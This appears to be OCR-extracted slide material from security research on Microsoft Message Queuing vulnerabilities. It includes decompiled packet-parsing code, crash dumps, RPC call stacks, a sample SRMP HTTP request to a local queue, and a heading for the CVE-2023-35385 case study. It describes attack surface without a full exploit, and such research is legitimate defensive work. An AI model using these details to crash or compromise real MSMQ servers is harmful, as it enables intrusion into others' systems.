
- Invalid MsgBodySize in CompoundMessageHeader Check



```
v29 = this->m_pcUserMsg;
if ( (v29->m_ulFlags & 0x2000000) != 0 )
{
  v30 = this->m_pBasicHeader;
  if ( &v20->m_ulPacketSize > (unsigned int *)((char *)v30 + v30->m_ulPacketSize) )
    goto LABEL_119;
  if ( v20 < v30 )
    goto LABEL_120;
  this->m_pSrmpEnvelopeHeader = v20;
  v31 = &v20->m_bVersion + ((2 * v20->m_ulSignature + 11) & 0xFFFFFFFC);
  if ( v31 + 16 > &v30->m_bVersion + v30->m_ulPacketSize )
    goto LABEL_119;
  if ( v31 < (char *)v30 )
    goto LABEL_120;
  this->m_pCompoundMessageHeader = v31;
  v20 = (CBaseHeader *)&v31[(*((_DWORD *)v31 + 1) + 19) & 0xFFFFFFFC];
}
```



```
__int64 __fastcall CQmPacket::GetBodySize(CQmPacket *this)
{
  if ( (this->m_pcUserMsg->m_ulFlags & 0x2000000) != 0 )
    return *(unsigned int *)(this->m_pCompoundMessageHeader + 8i64);
  else
    return *((unsigned int *)this->m_pcMsgProperty + 8);
}
```




```
ExceptionAddress: 00007ffd69f1916d (bcryptPrimitives!SymCryptRc4Crypt+0x000000000000005d)
   ExceptionCode: c0000005 (Access violation)
  ExceptionFlags: 00000000
NumberParameters: 2
   Parameter[0]: 0000000000000000
   Parameter[1]: 000001dea22a1273
Attempt to read from address 000001dea22a1273
0:021> .ecxr
rax=0000000000000002 rbx=0000000000000000 rcx=0000000000000078
rdx=000001dea22a1273 rsi=0000000000000000 rdi=000001dea22a1373
rip=00007ffd69f1916d rsp=00000022d86ff048 rbp=00000022d86ff120
 r8=00000000000000c2  r9=0000000000000002 r10=000001dda1b9e210
r11=0000000000000083 r12=00000022d86ff500 r13=0000000000000100
r14=000001dda1fa77a0 r15=00007ffd69f15900
iopl=0         nv up ei pl nz na po nc
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010206
bcryptPrimitives!SymCryptRc4Crypt+0x5d:
00007ffd`69f1916d 443202          xor     r8b,byte ptr [rdx] ds:000001de`a22a1273=??
0:021> kf
  *** Stack trace for last set context - .thread/.cxr resets it
 #   Memory  Child-SP          RetAddr               Call Site
00           00000022`d86ff048 00007ffd`69f15a7e     bcryptPrimitives!SymCryptRc4Crypt+0x5d
01         8 00000022`d86ff050 00007ffd`68e767f7     bcryptPrimitives!MSCryptDecrypt+0x17e
02        70 00000022`d86ff0c0 00007ffd`684d1f4f     bcrypt!BCryptDecrypt+0x107
03       140 00000022`d86ff200 00007ffd`684d228d     rsaenh!SymDecrypt+0x15b
04        60 00000022`d86ff260 00007ffd`684d1da6     rsaenh!LocalDecrypt+0x165
05        f0 00000022`d86ff350 00007ffd`68b423b5     rsaenh!CPDecrypt+0x36
06        50 00000022`d86ff3a0 00007ffd`5104d4b4     cryptsp!CryptDecrypt+0xc5
07        b0 00000022`d86ff450 00007ffd`5106978f     mqqm!CQmPacket::Decrypt+0x1d8
08        b0 00000022`d86ff500 00007ffd`510682e1     mqqm!VerifyRecvMsg+0xa7
09        30 00000022`d86ff530 00007ffd`510661a2     mqqm!CSockTransport::ReceiveOrderedMsg+0xe1
0a        80 00000022`d86ff5b0 00007ffd`51067cb9     mqqm!CSockTransport::HandleReceiveUserMsg+0x5aa
0b       260 00000022`d86ff810 00007ffd`51067992     mqqm!CSockTransport::ReadUserMsgCompleted+0xc9
0c        60 00000022`d86ff870 00007ffd`510681ec     mqqm!CSockTransport::ReadCompleted+0xe2
0d        70 00000022`d86ff8e0 00007ffd`510ab863     mqqm!CSockTransport::ReceiveDataSucceeded+0x7c
0e        40 00000022`d86ff920 00007ffd`6b5c3db1     mqqm!ExpWorkingThread+0xe3
0f        50 00000022`d86ff970 00007ffd`6c1532a1     kernel32!BaseThreadInitThunk+0x21
10        30 00000022`d86ff9a0 00000000`00000000     ntdll!RtlUserThreadStart+0x21
```


HTTP Protocol

HTTP

- Initiated by mqise.dll(w3wp.exe)
- Main logic handled in mqqm.dll




```
[findrpc] (+) rpc informations for IID : fc13257d-5567-4dea-898dc6f9c48415a0
-stub_type: server
-IID: fc13257d-5567-4dea-898dc6f9c48415a0
-interface: 0x1800fc030
-interpreter: 0x1800fc170
-stub_desc: 0x1800edfe0
-dispatch_table: 0x1800fc150
-syntax_info: [0x1800fc0b0,0x1800fc100]
-transfer_syntax: None
-proc_handlers :
    -0x18007d3d0 R_ProcessHTTPRequest
```



w3wp.exe

```
 #   Memory  Child-SP          RetAddr           Call Site
00           00000082`a66fdc88 00007ffb`124f7222 ntdll!NtAlpcSendWaitReceivePort+0x14
01         8 00000082`a66fdc90 00007ffb`124f4371 RPCRT4!LRPC_BASE_CCALL::DoSendReceive+0x112
02        b0 00000082`a66fdd40 00007ffb`124df51f RPCRT4!LRPC_CCALL::SendReceive+0x51
03        50 00000082`a66fdd90 00007ffb`12529476 RPCRT4!I_RpcSendReceive+0x6f
04        30 00000082`a66fddc0 00007ffb`1258c562 RPCRT4!NdrSendReceive+0x36
05        30 00000082`a66fddf0 00007ffb`1258f5b0 RPCRT4!NdrpClientCall3+0x5d2
06       370 00000082`a66fe160 00007ffa`d97a30cc RPCRT4!NdrClientCall3+0xf0
07       390 00000082`a66fe4f0 00007ffa`d97a220e MQISE!RPCToServer+0x14c
08       1b0 00000082`a66fe6a0 00007ffa`d97a3cbd MQISE!HandleEndOfRead+0xb6
09        40 00000082`a66fe6e0 00007ffa`d64c197b MQISE!HttpExtensionProc+0x36d
0a       920 00000082`a66ff000 00007ffa`d64c13dd isapi!W3_ISAPI_HANDLER::DoWork+0x49b
0b       100 00000082`a66ff100 00007ffa`d64c105d isapi!RequestDoWork+0x36d
0c        90 00000082`a66ff190 00007ffa`c63b4b9d isapi!CIISHttpModule::OnExecuteRequestHandler+0x1d
0d        40 00000082`a66ff1d0 00007ffa`c63b47b3 iiscore!NOTIFICATION_CONTEXT::RequestDoWork+0xbd
0e        50 00000082`a66ff220 00007ffa`c63b45f6 iiscore!NOTIFICATION_CONTEXT::CallModulesInternal+0x1a3
0f       100 00000082`a66ff320 00007ffa`c63b4333 iiscore!NOTIFICATION_CONTEXT::CallModules+0x36
10        60 00000082`a66ff380 00007ffa`c63b5ce0 iiscore!NOTIFICATION_MAIN::DoWork+0x553
11       320 00000082`a66ff6a0 00007ffa`edb3130d iiscore!W3_MAIN_CONTEXT::OnNewRequest+0x290
12        40 00000082`a66ff6e0 00007ffa`edb31a1b w3dt!UL_RECEIVE_CONTEXT::DoWork+0x7d
13        40 00000082`a66ff720 00007ffa`f7311129 w3dt!WP_CONTEXT::OnCompletion+0x3b
14        40 00000082`a66ff760 00007ffa`f7311048 W3TP!THREAD_POOL_DATA::ThreadPoolThread+0x79
15        50 00000082`a66ff7b0 00007ffa`f7311b3f W3TP!THREAD_POOL_DATA::ThreadPoolThread+0x38
16        40 00000082`a66ff7f0 00007ffb`11ba7614 W3TP!THREAD_MANAGER::ThreadManagerThread+0x4f
17        40 00000082`a66ff830 00007ffb`139626a1 KERNEL32!BaseThreadInitThunk+0x14
18        30 00000082`a66ff860 00000000`00000000 ntdll!RtlUserThreadStart+0x21
```


RPC



mqsvc.exe

```
Breakpoint 1 hit
MQQM!R_ProcessHTTPRequest:
00007ffa`d6ad7710 4053            push    rbx
0:001> kf
 #   Memory  Child-SP          RetAddr           Call Site
00           00000019`18cfe708 00007ffb`125299e3 MQQM!R_ProcessHTTPRequest
01         8 00000019`18cfe710 00007ffb`1258d77b RPCRT4!Invoke+0x73
02        60 00000019`18cfe770 00007ffb`1250ce8c RPCRT4!Ndr64StubWorker+0xb0b
03       6c0 00000019`18cfee30 00007ffb`12509ee8 RPCRT4!NdrServerCallAll+0x3c
04        50 00000019`18cfee80 00007ffb`12568672 RPCRT4!DispatchToStubInCNoAvrf+0x18
05        50 00000019`18cfeed0 00007ffb`124e9fa6 RPCRT4!DispatchToStubInCAvrf+0x12
06        30 00000019`18cfef00 00007ffb`124e98f8 RPCRT4!RPC_INTERFACE::DispatchToStubWorker+0x1a6
07        e0 00000019`18cfefe0 00007ffb`124f766f RPCRT4!RPC_INTERFACE::DispatchToStub+0xf8
08        70 00000019`18cff050 00007ffb`124f6a78 RPCRT4!LRPC_SCALL::DispatchRequest+0x31f
09        d0 00000019`18cff120 00007ffb`124f6061 RPCRT4!LRPC_SCALL::HandleRequest+0x7f8
0a       110 00000019`18cff230 00007ffb`124f5ace RPCRT4!LRPC_ADDRESS::HandleRequest+0x341
0b        a0 00000019`18cff2d0 00007ffb`124fa1a2 RPCRT4!LRPC_ADDRESS::ProcessIO+0x89e
0c       140 00000019`18cff410 00007ffb`13930330 RPCRT4!LrpcIoComplete+0xc2
0d        a0 00000019`18cff4b0 00007ffb`13962f76 ntdll!TppAlpcpExecuteCallback+0x260
0e        80 00000019`18cff530 00007ffb`11ba7614 ntdll!TppWorkerThread+0x456
0f       300 00000019`18cff830 00007ffb`139626a1 KERNEL32!BaseThreadInitThunk+0x14
10        30 00000019`18cff860 00000000`00000000 ntdll!RtlUserThreadStart+0x21
```


HTTP: How to reach target




```
POST /msmq/private$/mq-test-send HTTP/1.1
Host: 127.0.0.1
Content-Type: multipart/related; boundary="MSMQ - SOAP boundary, -586938863"; type=text/xml
Content-Length: 1127
SOAPAction: "MSMQMessage"
Proxy-Accept: NonInteractiveClient

--MSMQ - SOAP boundary, -586938863
Content-Type: text/xml; charset=UTF-8
Content-Length: 788

<se:Envelope xmlns:se="http://schemas.xmlsoap.org/soap/envelope/" xmlns="http://schemas.xmlsoap.org/srmp/"><se:Header><path xmlns="http://schemas.xmlsoap.org/rp/" se:mustUnderstand="1"><action>MSMQ:test label</action><to>HTTP://127.0.0.1/MSMQ/PRIVATE$/MQ-TEST-SEND</to><id>uuid:152@012a9a50-d493-431c-a287-d185f947d554</id></path><properties se:mustUnderstand="1"><expiresAt>20380119T031407</expiresAt><sentAt>20230412T083148</sentAt></properties><Msmq xmlns="msmq.namespace.xml"><Class>0</Class><Priority>3</Priority><Correlation>AAAAAAAAAAAAAAAAAAAAAAAAAAA=</Correlation><App>0</App><BodyType>8</BodyType><HashAlgorithm>32782</HashAlgorithm><SourceQmGuid>012a9a50-d493-431c-a287-d185f947d554</SourceQmGuid><TTrq>20230416T083148</TTrq></Msmq></se:Header><se:Body></se:Body></se:Envelope>--MSMQ - SOAP boundary, -586938863
Content-Type: application/octet-stream
Content-Length: 50
Content-Id: body@012a9a50-d493-431c-a287-d185f947d554

1.:. .t.h.i.s. .i.s. .a. .t.e.s.t. .m.e.s.s.a.g.e.--MSMQ - SOAP boundary, -586938863--
```

Case Study - CVE-2023-35385


- Certificate Size Truncating Buffer overflow

